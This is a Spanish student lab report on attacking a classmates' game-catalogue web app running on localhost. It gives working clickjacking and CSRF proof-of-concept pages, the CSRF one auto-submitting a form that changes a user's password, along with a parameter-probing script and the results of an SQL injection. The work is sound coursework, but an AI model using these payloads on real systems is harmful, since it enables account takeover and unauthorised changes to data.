

ATAQUE A SISTEMA WEB: GAMEVAULT (Grupo 6) - POR SAFEFILMS

- Grupo atacante: SafeFilms
- Grupo atacado: Grupo 6 (GameVault)
- Enlace al repositorio atacado: <https://github.com/davidmiguez/SGSSi-Proyecto.git>

AUTORES:

- *Mbarek Galloul Ezzakraoui*
- *Alicia Maizkurrena Moreno*
- *Adrián Vinagre*
- *Maira Gabriela Herbas*
- *Ana Victoria Cernatescu*

ÍNDICE:

ÍNDICE:.....	1
ATAQUES.....	1
ATAQUE POR ROTURA DE CONTROL DE ACCESO.....	2
ATAQUE CLICKJACKING.....	3
ATAQUE CSRF.....	7
INYECCIÓN SQL.....	12
BIBLIOGRAFÍA.....	16

ATAQUES

Utilizando ZAP para descubrir las debilidades que tiene el sistema web a atacar, se pueden observar las siguientes alertas, las cuales servirán como guía para saber qué tipo de ataques se pueden realizar con éxito, y qué tipo de debilidades pueden ser explotadas:

- ▼ 📁 Alertas (13)
 - > 📄 Inyección SQL
 - > 📄 Ausencia de Tokens Anti-CSRF (78)
 - > 📄 Cabecera Content Security Policy (CSP) no configurada (306)
 - > 📄 Falta de cabecera Anti-Clickjacking (304)
 - > 📄 Parameter Tampering (Manipulación de Parámetros)
 - > 📄 Cookie Sin Flag HttpOnly (3)
 - > 📄 Cookie sin el atributo SameSite (3)
 - > 📄 El servidor divulga información mediante un campo(s) de encabezado de respuesta HTTP ""X-Powered-By"" (308)
 - > 📄 El servidor filtra información de versión a través del campo "Server" del encabezado de respuesta HTTP (312)
 - > 📄 Falta encabezado X-Content-Type-Options (308)
 - > 📄 Atributo de elemento HTML controlable por el usuario (XSS potencial) (269)
 - > 📄 Divulgación de Información – Información sensible en URL
 - > 📄 Respuesta de Gestión de Sesión Identificada (8)

Auditoría realizada sobre la web a atacar

- Inyección SQL: La web permite ejecutar o modificar consultas SQL.
- Ausencia de tokens anti-CSRF: Posibilidad de enviar formularios sin que el usuario lo sepa.
- Cabecera CSP no configurada: Posibilidad de inyecciones de código, tanto SQL como JavaScript y CSS.
- Falta de cabecera anti clickjacking: Posibilidad de introducir la web en un iframe, y hacerlo imperceptible para que el usuario no sepa con qué sistema interactúa.
- Cookie sin HttpOnly ni atributo SameSite: JavaScript puede acceder a la cookie, posible secuestro de sesión.
- El servidor revela información mediante encabezados (versión, sistema operativo, etc...)
- Falta de encabezado X-Content-Type-Options, por lo que versiones antiguas de navegadores pueden hacer MIME-sniffing, interpretando el cuerpo de la respuesta en otro formato distinto al deseado.

De todos los posibles ataques que éstas vulnerabilidades dejan como posibilidad, en el resto del documento se explican los que se han decidido llevar a cabo:

ATAQUE POR ROTURA DE CONTROL DE ACCESO

En este apartado vamos a intentar conseguir loguearnos consiguiendo los datos por la url. Las urls tipo modify y show pueden mostrar información sensible acerca del usuario, por ejemplo el id. En el caso del grupo que atacamos, es modify_user. Sabiendo esto probamos lo siguiente:

```
import requests
url="http://localhost:81/modify_user"

#creamos una lista con posibles valores para el parámetro user
param=["1","2", "2345678", "admin", "root", "administrator", "a", "b"]

for p in param: #vamos a intentar con cada valor de la lista
    response=requests.get(url, params={'user': p}, allow_redirects=False)
    print(f"Probando con user={p} ")
    if response.status_code==200:
        print(f"Posible usuario válido encontrado: {p}", "Status: ",
response.status_code)
```

```

if response.status_code==301 or response.status_code==302:
    print(f"Redirección detectada con user={p} - Posible usuario válido")
else:
    print(f"user={p} no es un usuario válido", "Status: ",
response.status_code)
print("-"*50)

```

Y ejecutando obtenemos la siguiente salida:

```
$ python3 ataqueURL.py
```

```

Probando con user=1
Redirección detectada con user=1 - Posible usuario válido
-----
Probando con user=2
Redirección detectada con user=2 - Posible usuario válido
-----
Probando con user=2345678
Redirección detectada con user=2345678 - Posible usuario válido
-----
Probando con user=admin
Redirección detectada con user=admin - Posible usuario válido
-----
Probando con user=root
Redirección detectada con user=root - Posible usuario válido
-----
Probando con user=administrator
Redirección detectada con user=administrator - Posible usuario válido
-----
Probando con user=a
Redirección detectada con user=a - Posible usuario válido
-----
Probando con user=b
Redirección detectada con user=b - Posible usuario válido
-----

```

Este ataque como se puede comprobar es completamente imposible de realizar porque el grupo GameVault, se asegura de que no podamos acceder por url a modify si no está la sesión iniciada. Esta medida de seguridad la han implementado con una redirección a la página login.

ATAQUE CLICKJACKING

() Apunte: En el apartado anterior nos habría gustado conseguir la información necesaria del usuario para iniciar sesión para poder hacer este apartado mejor. Como no ha podido ser, en el código referente a este ataque iniciamos sesión pasando los parámetros que ya conocemos, sin “robar” nada.*

El clickjacking se basa en que un atacante pone una pantalla con un botón sobre otra página. Es decir, lo que el usuario ve sería una pantalla con un botón (tipo, dale al botón para participar en un sorteo).

Lo que el usuario no ve y tampoco sabe, es que ese botón es falso y lo que hay realmente es otro botón de la página web atacada.

ZAP ha observado esta vulnerabilidad en varias páginas pero la probaremos en home.php ya que es la que nos ofrece la posibilidad de cerrar sesión.

Hemos creado un código que inicia sesión en la página (con Usuario Juan y contraseña 123), después busca vulnerabilidades que pueden posibilitar el clickjacking como puede ser la falta de la cabecera X-Frame-Options, la falta de la cabecera CSP y la posibilidad de método Get/Post y la falta de token CSRF. Si se detecta alguna vulnerabilidad se va a crear un **poc.html** con botones falsos y botón cerrar sesión ocultos que podremos abrir en nuestro navegador.

Como el código de este apartado es bastante extenso por las peticiones y el análisis de las cabeceras, no lo mostraremos pero está disponible en la rama entrega_4 de nuestro repo, como atacarClickj.py .

Para ejecutar es importante haber hecho los pasos del ReadMe del equipo GameVault. Será necesario descargar atacarClickj.py y ejecutarlo desde la terminal.

Tal que nos devuelve:

```
$ python3 ataqueClickj.py
```

```
Login correcto
COOKIE DE SESIÓN: d88744b6e5eca4f1ae9cbe45a11dbb12
Status Code: 200
```

CABECERAS DE SEGURIDAD:

```
X-Frame-Options: NO PRESENTE
Content-Security-Policy: PRESENTE
```

=====

Análisis de home:

```
Permitido método: POST
No se detectó protección CSRF
```

=====

Vulnerabilidades detectadas:

- X-Frame-Options
- CSP
- Sin protección CSRF

Cookie de sesión capturada: d88744b6e5eca4f1ae9cbe45a11dbb12

PoC generado: poc.html

Ahora en la terminal ejecutaremos

```
python3 -m http.server 9090
```

ó


```
python3 -m http.server 8080
```

desde donde se nos ha guardado el archivo poc.html.

Deberíamos ver esta línea indicando que no hay problemas:

```
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
```

Ahora iremos a FireFox y buscaremos ***http://localhost:9090/poc.html*** .
Veremos:



Si abrimos ***poc.html*** podremos identificar :

```
.fake-button {  
    position: absolute;  
    top: 200px;  
    . . . . . (código irrelevante)  
    z-index: 1;  
    pointer-events: none;  
}  
.malicious-iframe {  
    . . . . . (código irrelevante)  
    opacity: 0; /* Cambiar a 0.5 para demostraciones */  
    z-index: 2;
```


```

    }

    </style>
</head>
<body>
    <div class="container">
        <h1> ¡Gana un Premio! </h1>
        <button class="fake-button">¡PARTICIPAR AHORA!</button>
        <iframe class="malicious-iframe"
src="http://localhost:81/home.php"></iframe>
    </div>
</body>
</html>


```

podemos modificar en *malicious-iframe* la opacidad a 0.5 y poc cambia a:



Así vemos lo que se ha comentado antes de que el usuario no sabe lo que hay realmente.

El botón cerrar sesión ejecuta perfectamente:



Después de cerrar sesión vuelve a login, cumpliendo nuestro objetivo como atacantes, hacer creer al usuario que va a participar en un sorteo pero en realidad cierra sesión.


ATAQUE CSRF

- **EXPLICACIÓN:**

Este ataque se basa en el id de sesión que se envía en cada petición a través de las cookies. Entrando en la página a atacar, estando registrado, se puede entrar a la funcionalidad de modificar los datos de usuario, y se puede investigar su funcionamiento.

Presionando F12, en el apartado de red, se pueden ver las peticiones y respuestas que se dan entre el cliente y el servidor. En la cabecera de la petición se puede ver la cookie de sesión del usuario, que sirve para que el servidor sepa identificar al usuario que interactúa con la web.

Una vez el usuario se ha identificado, el identificador se envía cada vez que el usuario hace una petición. Sin embargo, como falta el token CSRF, no se restringe el origen de dicha petición, y se permite enviar formularios de la web desde cualquier enlace.



Petición del servidor al modificar atributos del usuario en la web GameVault.

Para realizar el ataque, solo se necesita hacer que el usuario abra un enlace malicioso, que puede ser enviado por correo, o por cualquier otro medio o red social. Dicho enlace puede llevar a una web maliciosa hecha por el atacante, que ejecute inmediatamente un formulario que escriba los datos que se quieren cambiar del usuario (como el nombre, apellidos, contraseña, email etc.) y que haga submit directamente.

Tras este ataque, la próxima vez que el usuario intente entrar en la web, verá los cambios que ha hecho la web maliciosa, o directamente no podrá entrar, si es que se ha modificado la contraseña. El atacante, por su parte, podrá entrar en la web con la sesión del usuario (si es que ha cambiado la contraseña) y hacer todo lo que quiera con esa sesión.

- **¿CÓMO SE HA HECHO EL ATAQUE?**

1. Cambiar de directorio al del proyecto del equipo a atacar, y hacer: `docker-compose up -d`. Existe o se registra un usuario en la web. Se inicia sesión con este usuario.

Nombre:
Guillermo

Apellidos:
Diaz

DNI:
12345678-Z

Teléfono:
999999999

Fecha de Nacimiento:
02 / 11 / 2025

Email:
willyrex@gmail.com

Nombre de Usuario:
willyrex

Nueva Contraseña (dejar en blanco para mantener la actual):

ACTUALIZAR DATOS

VOLVER AL PANEL

Formulario modify_user de GameVault

- Entrando al formulario (puede ser desde cualquier cuenta, no se tiene porqué iniciar sesión con la cuenta del usuario que se desea atacar), y presionando F12 para ver la interfaz de inspección del navegador, se analiza la estructura del formulario.

```
<!DOCTYPE html>
<html lang="es">
  <head>
    ...
  </head>
  <body>
    <div class="container">
      <h2>Modificar Mis Datos</h2>
      <div id="messages"></div>
      <form id="user_modify_form" class="form" method="POST">
        <div class="form-group">
          <label for="nombre">Nombre:</label>
          <input id="nombre" type="text" name="nombre" value="Guillermo" required="">
        </div>
        <div class="form-group"></div>
        <div class="form-group"></div>
        <div class="form-group"></div>
        <div class="form-group"></div>
        <div class="form-group"></div>
        <div class="form-group"></div>
      </form>
    </div>
  </body>
</html>
```

Archivo modify_user.php de la web GameVault desde el inspector (f12).

- Crear una web maliciosa para que el usuario la abra. En este caso se sigue el modelo de creación de web que se ha utilizado para crear el proyecto principal (utilizando Docker y apache).

3.1. Crear el html, que define el ataque principal que se quiere llevar a cabo.

3.1.1. Añadir un formulario con método POST y action = enlace de la página a atacar. el enlace tiene que ser concretamente la página en la que aparece el formulario que se desea modificar.

3.1.2. En el formulario hay que introducir todos los cambios que se quieran hacer. En este caso solo se modifica el nombre: Guillermo → HACKED, y la contraseña: 7777777 → 666666, aunque el resto de valores también se ponen porque si no el formulario los detecta como campos vacíos y saltan errores de verificación de la web. Si no se conocen los datos del usuario a atacar, se pueden poner otros datos en su lugar.

```
<html>
  <head>
    <meta Content-Type: text charset=utf-8>
  </head>
  <body>
    <h1>PRUEBA</h1>
    <form name="formulario" method="POST" action="http://localhost:81/modify_user">
      <input type="hidden" name="nombre" value="HACKED">
      <input type="hidden" name="apellidos" value="Díaz">
      <input type="hidden" name="dni" value="12345678-Z">
      <input type="hidden" name="telefono" value="999999999">
      <input type="hidden" name="fecha_nacimiento" value="2025-11-02">
      <input type="hidden" name="email" value="willyrex@gmail.com">
      <input type="hidden" name="nombre_usuario" value="willyrex">
      <input type="hidden" name="contrasena" value="666666">
    </form>
    <script>document.formulario.submit();</script>
  </body>
</html>
```

Archivo *indexattack.html* (*index.html*) de la web atacante.

3.2. Crear un *docker-compose.yml* de la web con la que se realiza el ataque.

3.3 Si el archivo *html* no tiene “*index.html*” de nombre, crear un *.htaccess* para que al abrir la web maliciosa, se abra el archivo *html* que nos interesa.

```
services:
  webattack:
    build: .
    environment:
      - ALLOW_OVERRIDE=true
    ports:
      - "82:80"
    volumes:
      - ./app:/var/www/html/
```

Archivo *docker-compose.yml* de la web atacante.

```
DirectoryIndex indexattack.html
```

Archivo *.htaccess* de la web atacante.

- 3.4. Crear un dockerfile para poder construir la imagen de manera correcta.
 - 3.4.1. habilitar el cambio de cabeceras y el reescribir URLs.
 - 3.4.2. Cambiar el valor del campo AllowOverride de “None” a “All” en el fichero de configuración de apache, para que se tenga en cuenta el archivo .htaccess (solo si el html no se llama index.html).

```
FROM php:7.2.2-apache

RUN a2enmod headers rewrite

RUN sed -i '/<Directory \/var\/www\/>/,/<\/Directory>/s/AllowOverride None/AllowOverride All/' /etc/apache2/apache2.conf && \
sed -i '/<Directory \/var\/www\/html\/>/,/<\/Directory>/s/AllowOverride None/AllowOverride All/' /etc/apache2/apache2.conf
```


Archivo Dockerfile de la web atacante.

4. Cambiar de directorio al nuevo directorio de la web de ataque, y hacer docker-compose up -d. Al abrir la URL de la web de ataque (<http://localhost:82/>), se muestra que se han cambiado los datos (mensaje que lanza el formulario de modificación de usuario de GameVault).

Si se entra a la página principal de GameVault, y se inicia sesión con la nueva contraseña (cambiada por la web maliciosa) y el nombre de usuario, aparecerán los cambios realizados desde la web de ataque.

```
{"status":"ok","message":"Datos actualizados correctamente"}
```

Página que se muestra tras abrir el enlace de la web atacante.



Página principal de la web, con el usuario habiendo sido atacado y habiendo iniciado sesión.

INYECCIÓN SQL

- **EXPLICACIÓN:**


Este ataque permite modificar consultas SQL y cambiar la base de datos. En este caso, este ataque se ha podido realizar en el apartado de modificar videojuegos (modify_item), que es donde la aplicación ZAP detectó la vulnerabilidad. Nuestro código se encarga de iniciar sesión (sin la sesión iniciada no se puede acceder al catálogo) y cambia juego a juego todos los datos, creando nombres aleatorios para comprobar que efectivamente se pueden modificar.

Para poder replicar este ataque, se deben de seguir estos pasos:

1. Iniciar la página web.
2. Iniciar sesión y observar el catálogo sin modificar (la pagina items).

LISTA DE JUEGOS		AÑADIR NUEVO
The Legend of Zelda: Tears of the Kingdom (2023-05-12)		Editar Eliminar
Elden Ring (2022-02-25)		Editar Eliminar
Minecraft (2011-11-18)		Editar Eliminar
Cyberpunk 2077 (2020-12-10)		Editar Eliminar
Hollow Knight (2018-06-12)		Editar Eliminar
God of War Ragnarök (2022-11-09)		Editar Eliminar
Stardew Valley (2016-02-26)		Editar Eliminar
Red Dead Redemption 2 (2018-10-26)		Editar Eliminar
Super Mario Odyssey (2017-10-27)		Editar Eliminar
The Witcher 3: Wild Hunt (2015-05-19)		Editar Eliminar

Página normal, sin ataque de inyección SQL



The Legend of Zelda: Tears of the Kingdom

Aventura

Nintendo Switch

12/05/2023

69,99

ACTUALIZAR

Información del juego previo al ataque

3. Ejecutar el archivo [ataquesql.py](#)
4. Recargar la página y observar cómo se han modificado todos los datos.

LISTA DE JUEGOS

[AÑADIR NUEVO](#)

1' UN_b1de75 (2024-01-01)

[Editar](#) [Eliminar](#)

1' UN_46f4d9 (2024-01-01)

[Editar](#) [Eliminar](#)

1' UN_1b9a35 (2024-01-01)

[Editar](#) [Eliminar](#)

1' UN_d80661 (2024-01-01)

[Editar](#) [Eliminar](#)

1' UN_25b1da (2024-01-01)

[Editar](#) [Eliminar](#)

1' UN_1acaac (2024-01-01)

[Editar](#) [Eliminar](#)

1' UN_9495d8 (2024-01-01)

[Editar](#) [Eliminar](#)

1' UN_943d55 (2024-01-01)

[Editar](#) [Eliminar](#)


1' UN_e950a4 (2024-01-01)

[Editar](#) [Eliminar](#)

1' UN_b78e91 (2024-01-01)

[Editar](#) [Eliminar](#)

Página atacada con inyección SQL, modificando todos los valores



1' UN_b1de75

Acción

PC


01/01/2024

59,99

ACTUALIZAR

Información del juego posterior al ataque

5. Ejecutar en la terminal docker compose exec db mysql -u root -proot database
6. Escribir SELECT titulo FROM videojuegos;
7. Observar como todos los nombres coinciden con los de la página tras el ataque.



titulo
1' UN_b1de75
1' UN_46f4d9
1' UN_1b9a35
1' UN_d80661
1' UN_25b1da
1' UN_1acaac
1' UN_9495d8
1' UN_943d55
1' UN_e950a4
1' UN_b78e91

Base de datos de la página, con todos los nombres modificados

BIBLIOGRAFÍA

OpenAI. 2025. ChatGPT (GPT-5 mini). <https://openai.com/chatgpt>

Anthropic. 2025. Claude. <https://www.anthropic.com/claude>

Curso Gratis Web Hacking. *Clickjacking* | ¿Qué es? YouTube video.

https://youtu.be/uF5liqpJ0s4?si=P4iNPRpW2Oo_9VxU

Curso Gratis Web Hacking. *Clickjacking* | *Laboratorio* | *Curso Gratis Web Hacking*. YouTube video.

<https://youtu.be/0OmzsvZ1iQY?si=RJTOFN8ulur3ACmw>

Cómo hacer un Ataque CSRF. YouTube video. <https://youtu.be/CXSE89JGnek?si=IMg55-aRe7J1sh7q>